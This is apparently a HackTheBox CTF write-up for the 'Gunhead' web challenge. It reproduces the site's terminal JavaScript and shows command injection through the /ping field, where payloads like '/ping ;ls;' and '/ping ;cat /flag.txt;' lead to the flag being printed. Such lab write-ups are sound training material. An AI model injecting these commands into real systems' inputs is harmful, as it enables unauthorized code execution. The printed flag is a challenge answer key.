
Gunhead

Platform	HackTheBox
Category	Cyber Apocalypse 2023 - The Cursed Mission
Difficulty	very easy
Tags	command-injection
Status	Rooted/Finished
Payload	
Source Code	

> Intro to the challenge



CHALLENGE NAME


Gunhead

During Pandora's training, the Gunhead AI combat robot had been tampered with and was now malfunctioning, causing it to become uncontrollable. With the situation escalating rapidly, Pandora used her hacking skills to infiltrate the managing system of Gunhead and urgently needs to take it down.

Set up

Information Gathering

▼ The application at-a-glance 🔍



VISUAL INSPECTION

Starting Visual Inspection... OK
Checking for cracks and deformation... OK
Verifying all lights and indicators are functioning... OK
Confirming all necessary data is displayed correctly... OK

ACTUATORS

Locating all of the actuators... OK
Confirming that the actuator moves in the correct direction... OK
Checking the position sensors, limit switches... OK
Checking for voltage issues... OK

POWER SYSTEMS

Locating all of the components of the power system... OK
Verifying that the power connections are properly connected... OK
Checking the voltage and current levels... OK
Running performance tests on the charging system... OK

SENSORS

Verifying that the sensor connections are properly connected... OK
Testing all the sensors... OK
Monitoring the sensor data... OK
Running performance tests... OK

// INTEGER_STATUS

Last Update: Feb 7, 2023.
Release Date: TBA
Creator: Xclow3n
Design Document: In Progress.

zPlat v. 2022-03-25
hackReg v. 2022-08-21


Current Activity: Planning phase involving character redesigns, story development, and mechanics development.

▼ Source code review

```
var container = $('#scroller'),
  content = $('#blog-content'),
  scroll = $('scrollbar'),
  doc = $(document);
content.on('scroll', function (e) {
  scroll.stop(true).css({
    height: Math.pow(container.height(), 2) / content[0].scrollHeight,
    top: content.height() * content[0].scrollTop / content[0].scrollHeight + 5
  });//.delay(2000).animate({opacity: 0});
});
$(window).on('resize', content.trigger.bind(content, 'scroll'));
content.trigger('scroll');

scroll.on('mousedown', function (e) {
  e.preventDefault();
  var y = scroll[0].offsetTop;
  var y1 = e.originalEvent.pageY;
  doc.on('mousemove', function (e) {
    var y2 = e.originalEvent.pageY;
    scroll.css('top', Math.min(container.height() - scroll.height() + 5, Math.max(5, y + y2 - y1)));
    content[0].scrollTop = (content[0].scrollHeight * scroll[0].offsetTop / content.height());

  });
  doc.on('mouseup', function () {
    doc.off('mousemove');
  });
});
$('close').click(function () {
  var th = this.parentNode.parentNode;
  $(th).toggleClass('opened');
});
$('#side-int').click(function () {
  $('#integer-status').toggleClass('opened');
});
$('#side-needs').click(function () {
  $('#needs').toggleClass('opened');
});
$('#side-celia').click(function () {
  $('#celia-window').toggleClass('opened');
});



/** Celia **/
// Terminal Constructor
function Terminal(is, com, cont, index, t) {
  this.is = is;         // We will assign #term to this variable.
  this.com = com;        // #term-entry will be in here.
  this.inp = com.toString() + ' > div > input';
  this.cont = cont;       // Container for the terminal.
  this.history = [];         // Command history of the terminal.
  this.log = [];         // Output history of the terminal.
  this.index = index;      // History counter for past commands.
  this.t = t;          // Temporary command of the terminal.

  $(this.com.toString()).hover(function () {
    $(this).fadeTo('fast', 1);
  }, function () {
    $(this).fadeTo('fast', 0.7);
  });
}

//--- Declare All Terminal Objects -----------------------------------
var term = new Terminal('#term', '#term-entry', '#term-container', 0, ' ');

//--- Taking terminal input ------------------------------------------
Terminal.prototype.takeKeyInput = function (key) {
  var k = parseInt(key.which, 10);
  switch (k) {
    case 13:
      {//
        if ($(this.inp).val()) {
          this.history[this.history.length] = $(this.inp).val();
          //Appends command to the last spot. THEN, the last spot+=1.
          this.index = this.history.length; //The new length is then assigned to index.
          $(this.inp).val(''); //The input is cleared. In here, it actually works.
          this.processCommand(this.history[this.index - 1]); //Then the termminal printing thing does its magic.
        }
        break;
      }// Current spot:
    // Replace termm with $(this) and $(this) with $(this.inp)
    case 38: // Up
    case 40:
      {// Down
        var r = k - 39; //-1 if Up, 1 if down.
        if (r < 0 && (this.index !== 0 && this.index === this.history.length)) { //Get it started.
          if ($(this.inp).val()) {
            this.t = $(this.inp).val();
          }
          else {
            this.t = '';
          }
          this.index--;
          $(this.inp).val(this.history[this.index].toString());
        }
        else if (r > 0 && this.index === this.history.length - 1) { //if Down
          $(this.inp).val(this.t.toString());
          this.index = this.history.length;
        }
        else if ((r > 0 && this.index < (this.history.length - 1)) || (r < 0 && this.index > 0)) { //If we're in the process of cycling
          this.index += r;
          $(this.inp).val(this.history[this.index].toString());
        } //Replace the value of the input with the next/prev cycled command, adjust the index.
        break;
      }
    default:
      {
        if ($(this.inp).val() && this.index !== this.history.length) { this.index = this.history.length; }
      }
  }
};

//--- Redraw the terminal --------------------------------------------
Terminal.prototype.redraw = function () {
  var wW = $(window).width(); //retrieve current window width
  var wH = $(window).height(); //retrieve current window height
  $(this.inp).css('width', (wW - 70) + 'px');
  //$( this.is.toString() ).css('width',(wW-52)+'px');
  $(this.is.toString()).css('height', (wH - 50) + 'px');
  //$( this.cont.toString() ).css('width',(wW-36)+'px').css('height',(20)+'px');
  //$( this.com.toString() ).css('width',(wW-36)+'px').css('height',wH*0.05+'px');
  //$( this.com.toString() + ' > div').css('padding-top',(wH*0.003)+'px');
};

// Define pretty much all prototype functions before document.ready
//--- Clearing terminal output ----------------------------------------
Terminal.prototype.clear = function () {
  this.log.length = 0;
  $(this.is.toString()).empty();
};
//--- Terminal output of items to the screen. -------------------------
Terminal.prototype.print = function (content, width, height, alt) {
  if (!content) {
    this.log[this.log.length] = []; // Now you can printG to it.
    $(this.is).prepend('<div> </div>');
  }
  else if (!width || !height || !alt) {
    this.log[this.log.length] = content;
    $(this.is.toString()).prepend('<div>' + content + '</div>');
  }
  else {
    this.print('<img src=\"' + content + '\" width=\"' + width + '\" height=\"' + height + '\" alt=\"' + alt + '\" />');
  }
};

Terminal.prototype.printG = function (content, width, height, alt) {
  if (!width || !height || !alt) {
    this.log[this.log.length - 1][this.log[this.log.length - 1].length] = content;
    $(this.is + ' > div').first().append('<div>' + content + '</div>');
  }
  else {
    this.printG('<img src=\"' + content + '\" width=\"' + width + '\" height=\"' + height + '\" alt=\"' + alt + '\" />');
  }
}

$(document).ready(function () {
  term.init();
  $(term.inp).keydown(function (key) {
    term.takeKeyInput(key);
  });
  $(term.inp).focus();
  $(window).resize(function () {
    term.redraw();
  });
});

term.init = function () {
  term.redraw();

  term.print(); // Start a group for printG
  term.printG("Enter '/help' for all commands")
};

term.processCommand = function (com) {
  regex = /\/ping [A-Za-z0-9_.]*/gm;

  switch (com.toLowerCase()) {
    case '/clear':
      {
        term.clear();
        break;
      }
    case '/help':
      {
        term.print();
        term.printG('Current Command List:');
        term.printG('/clear  // Clears the command prompt. Cannot be undone.');
        term.printG('/ping [device IP] // Check recon system')
        term.printG('/storage // check storage')
        break;
      }
    case String(com.toLowerCase().match(/\/ping .*/)):
      {
        host = com.toLowerCase().replace('/ping', '');
        term.print(`[+] Starting scan on ${host}`);
        fetch('/api/ping', {
          method: 'POST',
          headers: {
            'Content-Type': 'application/json'
          },
          body: JSON.stringify({
            'ip': host
          })
        })
          .then(res => res.json())
          .then(data => {
            data = data.output.replaceAll(/\n/g, '<br>');

            term.print('');
            term.printG(data);
          });
        break;
      }
    case '/storage':
      {
        term.print();
        term.printG('Filesystem: /dev/sda1');
        term.printG('Total Space: 20TB');
        term.printG('Used Space: 14TB');
        term.printG('Available Space: 6TB');
        term.printG('Use Percentage: 70%');
        term.printG('Mounted On: /');
        term.print();
        break;
      }
    default:
      {
        term.print();
        term.printG('Unable to understand the command!');
        break;
      }
  }
  if (com) { term.print('> ' + com); } // echo
};
```


The Bug

- Command Injection



```
Enter '/help' for all commands

>
```

The `/help` command give the below result




```
> /help

Current Command List:
/clear // Clears the command prompt. Cannot be undone.
/ping [device IP] // Check recon system
/storage // check storage

Enter '/help' for all commands
```

Right away the first thing that came into my mind was `command injection`


Exploitation

1. I tried `/ping` google.com
2. `/ping ;ls;`
   - it resulted in the below result



```
Router.php
controllers
index.php
models
static
views

> /ping ;ls;
```

3. Then I looked for the flag by typing `/ping ;cat /falg.txt`



```
HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}

> /ping ;cat /flag.txt;
```

Flag

```
HTB{4lw4y5_54n1t1z3_u53r_1nput!!!}
```

Writeup

Writeup - TITLE [DIFFICULTY]

Video Writeup